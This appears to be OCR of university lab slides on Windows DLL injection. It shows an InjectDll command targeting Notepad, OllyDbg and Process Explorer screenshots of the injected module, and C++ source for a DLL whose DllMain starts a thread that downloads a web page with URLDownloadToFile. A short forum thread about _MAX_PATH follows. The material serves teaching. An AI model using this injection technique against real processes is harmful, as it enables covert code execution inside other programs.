



Attach to a process (Notepad.exe)




Inject Dll


xpxp (Snapshot 3) [Running]
Command Prompt
01/23/2019 09:49 PM 75,264 myhack.dll
03/05/2019 01:36 PM 75,264 myhack_hacked.dll
01/23/2019 10:18 PM 149,152 strings.exe
5 File(s) 518,947 bytes
2 Dir(s) 8,147,972,096 bytes free
C:\Work>InjectDll.exe 1732 c:\work\myhack_hacked.dll
cmd.exe 2,112 K 1,264 K 1876 Windows Command Processor Microsoft Corporation
procexp.exe 12,872 K 5,248 K 268 Sysinternals Process Explorer Sysinternals - www.sysinter...
Dbgview.exe 1,156 K 1,180 K 2492 DebugView Sysinternals
Wireshark.exe 95,036 K 33,528 K 2628 Wireshark The Wireshark developer ...
dumpcap.exe 2,120 K 3100 Dumpcap The Wireshark developer ...
notepad.exe 1,140 K 4,112 K 1732 Notepad Microsoft Corporation
OLLYDBG.EXE 7,932 K 8,284 K 1620 OllyDbg, 32-bit analysing deb...
Name Description Company Name Path
AcGenral.dll Windows Compatibility DLL Microsoft Corporation C:\WINDOWS\AppPatch\AcGenral.dll
advapi32.dll Advanced Windows 32 Base API Microsoft Corporation C:\WINDOWS\system32\advapi32.dll
comctl32.dll User Experience Controls Library Microsoft Corporation C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-...
comdlg32.dll Common Dialogs DLL Microsoft Corporation C:\WINDOWS\system32\comdlg32.dll
ctype.nls C:\WINDOWS\system32\ctype.nls
gdi32.dll GDI Client DLL Microsoft Corporation C:\WINDOWS\system32\gdi32.dll
imm32.dll Windows XP IMM32 API Client DLL Microsoft Corporation C:\WINDOWS\system32\imm32.dll
kernel32.dll Windows NT BASE API Client DLL Microsoft Corporation C:\WINDOWS\system32\kernel32.dll
locale.nls C:\WINDOWS\system32\locale.nls
lpk.dll Language Pack Microsoft Corporation C:\WINDOWS\system32\lpk.dll
msacm32.dll Microsoft ACM Audio Filter Microsoft Corporation C:\WINDOWS\system32\msacm32.dll
MSCTF.dll MSCTF Server DLL Microsoft Corporation C:\WINDOWS\system32\MSCTF.dll
MSCTFIME.IME Microsoft Text Frame Work Servic... Microsoft Corporation C:\WINDOWS\system32\MSCTFIME.IME
msvcrt.dll Windows NT CRT DLL Microsoft Corporation C:\WINDOWS\system32\msvcrt.dll
notepad.exe Notepad Microsoft Corporation C:\WINDOWS\system32\notepad.exe
CPU Usage: 2.00% Commit Charge: 88.00% Processes: 34 Physical Usage: 63.02%
start
1:46 PM
Left ⌘


xpxp (Snapshot 3) [Running]
OllyDbg - notepad.exe - [Executable modules]
File View Debug Plugins Options Window Help
Base Size Entry Name File version Path
01000000 00014000 0100739D notepad 5.1.2600.5877 (i C:\WINDOWS\system32\notepad.exe
10000000 00016000 10001412 myhack_h c:\work\myhack_hacked.dll
5AD70000 00038000 5AD71626 UxTheme 6.00.2900.5512 C:\WINDOWS\system32\UxTheme.dll
5CB70000 00026000 5CB78E61 ShimEng 5.1.2600.5555 (i C:\WINDOWS\system32\ShimEng.dll
629C0000 00009000 629C2EAD LPK 5.1.2600.5512 (i C:\WINDOWS\system32\LPK.DLL
6F880000 001CA000 6F8A606E AcGenral 5.1.2600.5512 (i C:\WINDOWS\AppPatch\AcGenral.DLL
73000000 00026000 730054A5 WINSPOOL 5.1.2600.5512 (i C:\WINDOWS\system32\WINSPOOL.DRV
74720000 0004C000 747213AD MSCTF 5.1.2600.6161 (i C:\WINDOWS\system32\MSCTF.dll
74D90000 0006B000 74DAE439 USP10 1.0420.2600.642 C:\WINDOWS\system32\USP10.dll
755C0000 0002E000 755DA01C msctfime 5.1.2600.5768 (i C:\WINDOWS\system32\msctfime.ime
76390000 0001D000 763912C0 IMM32 5.1.2600.5512 (i C:\WINDOWS\system32\IMM32.DLL
763B0000 00049000 763B1619 comdlg32 6.00.2900.5512 C:\WINDOWS\system32\comdlg32.dll
769C0000 000B4000 769C15E4 USERENV 5.1.2600.5512 (i C:\WINDOWS\system32\USERENV.dll
76B40000 0002D000 76B42B61 WINMM 5.1.2600.6160 (i C:\WINDOWS\system32\WINMM.dll
77120000 0008B000 77121560 OLEAUT32 5.1.2600.6341 C:\WINDOWS\system32\OLEAUT32.dll
773D0000 00103000 773D4256 COMCTL32 6.0 (xpsp_sp3_q C:\WINDOWS\WinSxS\x86_Microsoft.Windows.Common-Controls_6595b64144ccf1df_6.0.2
774E0000 0013E000 774FD079 ole32 5.1.2600.6435 (i C:\WINDOWS\system32\ole32.dll
77BE0000 00015000 77BE1292 MSACM32 5.1.2600.5512 (i C:\WINDOWS\system32\MSACM32.dll
77C00000 00008000 77C01135 VERSION 5.1.2600.5512 (i C:\WINDOWS\system32\VERSION.dll
77C10000 00058000 77C1F2A1 msvcrt 7.0.2600.5701 (i C:\WINDOWS\system32\msvcrt.dll
77DD0000 0009B000 77DD710B ADVAPI32 5.1.2600.6382 (i C:\WINDOWS\system32\ADVAPI32.dll
77E70000 00093000 77E7628F RPCRT4 5.1.2600.6477 (i C:\WINDOWS\system32\RPCRT4.dll
77F10000 00049000 77F16587 GDI32 5.1.2600.6460 (i C:\WINDOWS\system32\GDI32.dll
77F60000 00076000 77F6522B SHLWAPI 6.00.2900.5912 C:\WINDOWS\system32\SHLWAPI.dll
77FE0000 00011000 77FE2146 Secur32 5.1.2600.5834 (i C:\WINDOWS\system32\Secur32.dll
7C800000 000F6000 7C80B64E kernel32 5.1.2600.6532 (i C:\WINDOWS\system32\kernel32.dll
7C900000 000B2000 7C912AFC ntdll 5.1.2600.6055 (i C:\WINDOWS\system32\ntdll.dll
7C9C0000 00818000 7C9E7516 SHELL32 6.00.2900.6242 C:\WINDOWS\system32\SHELL32.dll
7E410000 00091000 7E41B217 USER32 5.1.2600.5512 (i C:\WINDOWS\system32\USER32.dll
Break on new module(s)
Paused
start
1:58 PM
Left ⌘


xpxp (Snapshot 3) [Running]
OllyDbg - notepad.exe - [CPU - thread 00000750, module myhack]
File View Debug Plugins Options Window Help
10001000 . 55 PUSH EBP
10001001 . 8BEC MOV EBP,ESP
10001003 . 81EC 0C020000 SUB ESP,20C
10001009 . A1 04200110 MOV EAX,DWORD PTR DS:[10012004]
1000100E . 33C5 XOR EAX,EBP
10001010 . 8945 FC MOV DWORD PTR SS:[EBP-4],EAX
10001013 . 68 08020000 PUSH 208
10001018 . 8D85 F4FDFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
1000101E . 6A 00 PUSH 0
10001020 . 50 PUSH EAX
10001021 . E8 5A0F0000 CALL myhack.10001F80
10001026 . 83C4 0C ADD ESP,0C
10001029 . 8D85 F4FDFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
1000102F . 68 04010000 PUSH 104
10001034 . 50 PUSH EAX
10001035 . FF35 7C320110 PUSH DWORD PTR DS:[1001327C]
1000103B . FF15 00C00010 CALL DWORD PTR DS:[<&KERNEL32.GetModuleFileNameW
10001041 . 85C0 TEST EAX,EAX
10001043 . 74 43 JE SHORT myhack.10001088
10001045 . 8D85 F4FDFFFF LEA EAX,DWORD PTR SS:[EBP-20C]
1000104E . E8 600C0000 CALL myhack.10001CB3
10001053 . 83C4 08 ADD ESP,8
10001056 . 85C0 TEST EAX,EAX
10001058 . 74 2E JE SHORT myhack.10001088
1000105A . 68 C80A0110 PUSH myhack.10010AC8
1000105F . 83C0 02 ADD EAX,2
10001062 . 68 04010000 PUSH 104
BufSize = 104 (260.)
PathBuffer
hModule = 10000000 (myhack)
GetModuleFileNameW
Arg3 = 10010AC8
Arg2 = 00000104
set breakpoint
EBP=00ADFFEC
Registers (FPU)
EAX 00000000
ECX 00ADFFB0
EDX 7C90E514 ntdll
EBX 00000000
ESP 00ADFFB8
EBP 00ADFFEC
ESI 000B2FA0
EDI 7C91B410 ntdll
EIP 10001000 myhac
C 0 ES 0023 32bit
P 1 CS 001B 32bit
A 0 SS 0023 32bit
Z 1 DS 0023 32bit
S 0 FS 003B 32bit
T 0 GS 0000 NULL
D 0
O 0 LastErr ERROR
EFL 00000246 (NO,N
ST0 empty +UNORM 0
ST1 empty +UNORM 2
ST2 empty +UNORM 0
ST3 empty -UNORM F
ST4 empty 0.011432
ST5 empty -UNORM F
ST6 empty +UNORM 2
ST7 empty -UNORM F
FST 0000 Cond 0 0
FCW 027F Prec NEA
Address Hex dump ASCII
01009000 00 00 00 00 D4 70 00 01 00 00 00 00 00 00 00 00
01009010 00 00 00 00 00 00 00 00 64 00 00 00 01 00 00 00
01009020 4E 00 6F 00 74 00 65 00 70 00 61 00 64 00 00 00
01009030 FF FF FF FF A0 7A 0A 00 34 7B 0A 00 AC 7B 0A 00
01009040 3A 7C 0A 00 7E 7D 0A 00 5C 7D 0A 00 4C 7C 0A 00
01009050 94 7D 0A 00 2C 7E 0A 00 3C 7E 0A 00 C8 7E 0A 00
01009060 06 80 0A 00 2C 81 0A 00 5A 81 0A 00 F6 81 0A 00
01009070 9C 82 0A 00 A2 82 0A 00 E6 89 0A 00 EC 89 0A 00
01009080 AE 8A 0A 00 BA 82 0A 00 E8 82 0A 00 FE 82 0A 00
01009090 08 83 0A 00 18 83 0A 00 4E 84 0A 00 78 85 0A 00
010090A0 64 86 0A 00 AA 88 0A 00 70 88 0A 00 30 89 0A 00
010090B0 58 89 0A 00 8A 89 0A 00 94 89 0A 00 A4 89 0A 00
010090C0 CA 89 0A 00 D6 89 0A 00 FC 89 0A 00 22 8A 0A 00
010090D0 3C 8A 0A 00 54 8A 0A 00 66 8A 0A 00 7A 8A 0A 00
010090E0 90 8A 0A 00 A2 8A 0A 00 34 90 00 01 38 90 00 01
010090F0 3C 90 00 01 40 90 00 01 4C 90 00 01 48 90 00 01
01009100 44 90 00 01 50 90 00 01 54 90 00 01 58 90 00 01
00ADFFB8 7C80B729 RETURN t
00ADFFBC 00000000
00ADFFC0 7C91B410 RETURN t
00ADFFC4 000B2FA0
00ADFFC8 00000000
00ADFFCC 7FFDD000
00ADFFD0 812E5600
00ADFFD4 00ADFFC0
00ADFFD8 81279D30
00ADFFDC FFFFFFFF End of S
00ADFFE0 7C839B48 SE handl
00ADFFE4 7C80B730 kernel32
00ADFFE8 00000000
00ADFFEC 00000000
00ADFFF0 00000000
00ADFFF4 10001000 myhack.1
00ADFFF8 00000000
00ADFFFC 00000000
Breakpoint at myhack.10001000
Paused
start
OllyDbg - notep...
Command Prompt
Process Explore...
Untitled - Notepad
2:31 PM
Left ⌘


xpxp (Snapshot 3) [Running]



myhack.cpp 〉 No Selection

```cpp
#include "windows.h"
#include "tchar.h"

#pragma comment(lib, "urlmon.lib")

#define DEF_URL         (L"http://www.naver.com/index.html")
#define DEF_FILE_NAME   (L"index.html")

HMODULE g_hMod = NULL;

DWORD WINAPI ThreadProc(LPVOID lParam)
{
    TCHAR szPath[_MAX_PATH] = {0,};

    if( !GetModuleFileName( g_hMod, szPath, MAX_PATH ) )
        return FALSE;

    TCHAR *p = _tcsrchr( szPath, '\\' );
    if( !p )
        return FALSE;

    _tcscpy_s(p+1, _MAX_PATH, DEF_FILE_NAME);

    URLDownloadToFile(NULL, DEF_URL, szPath, 0, NULL);

    return 0;
}

BOOL WINAPI DllMain(HINSTANCE hinstDLL, DWORD fdwReason, LPVOID lpvReserved)
{
    HANDLE hThread = NULL;

    g_hMod = (HMODULE)hinstDLL;

    switch( fdwReason )
    {
    case DLL_PROCESS_ATTACH :
        OutputDebugString(L"<myhack.dll> Injection!!! -- CSC 497/583 -- Dr. Chen");
        hThread = CreateThread(NULL, 0, ThreadProc, NULL, 0, NULL);
        CloseHandle(hThread);
        break;
    }

    return TRUE;
}
```


Left ⌘



Thread Tools Display

June 18th, 2002, 04:32 AM #1

Ofer Erlich
Member

Join Date: Sep 2001
Posts: 198

_MAX_PATH in windows

What is the _MAX_PATH of file in windows ?
Does the length of the path in windows is limited?

Reply With Quote

June 18th, 2002, 04:46 AM #2

amag
Member

Join Date: Jun 2002
Location: Sweden
Posts: 81

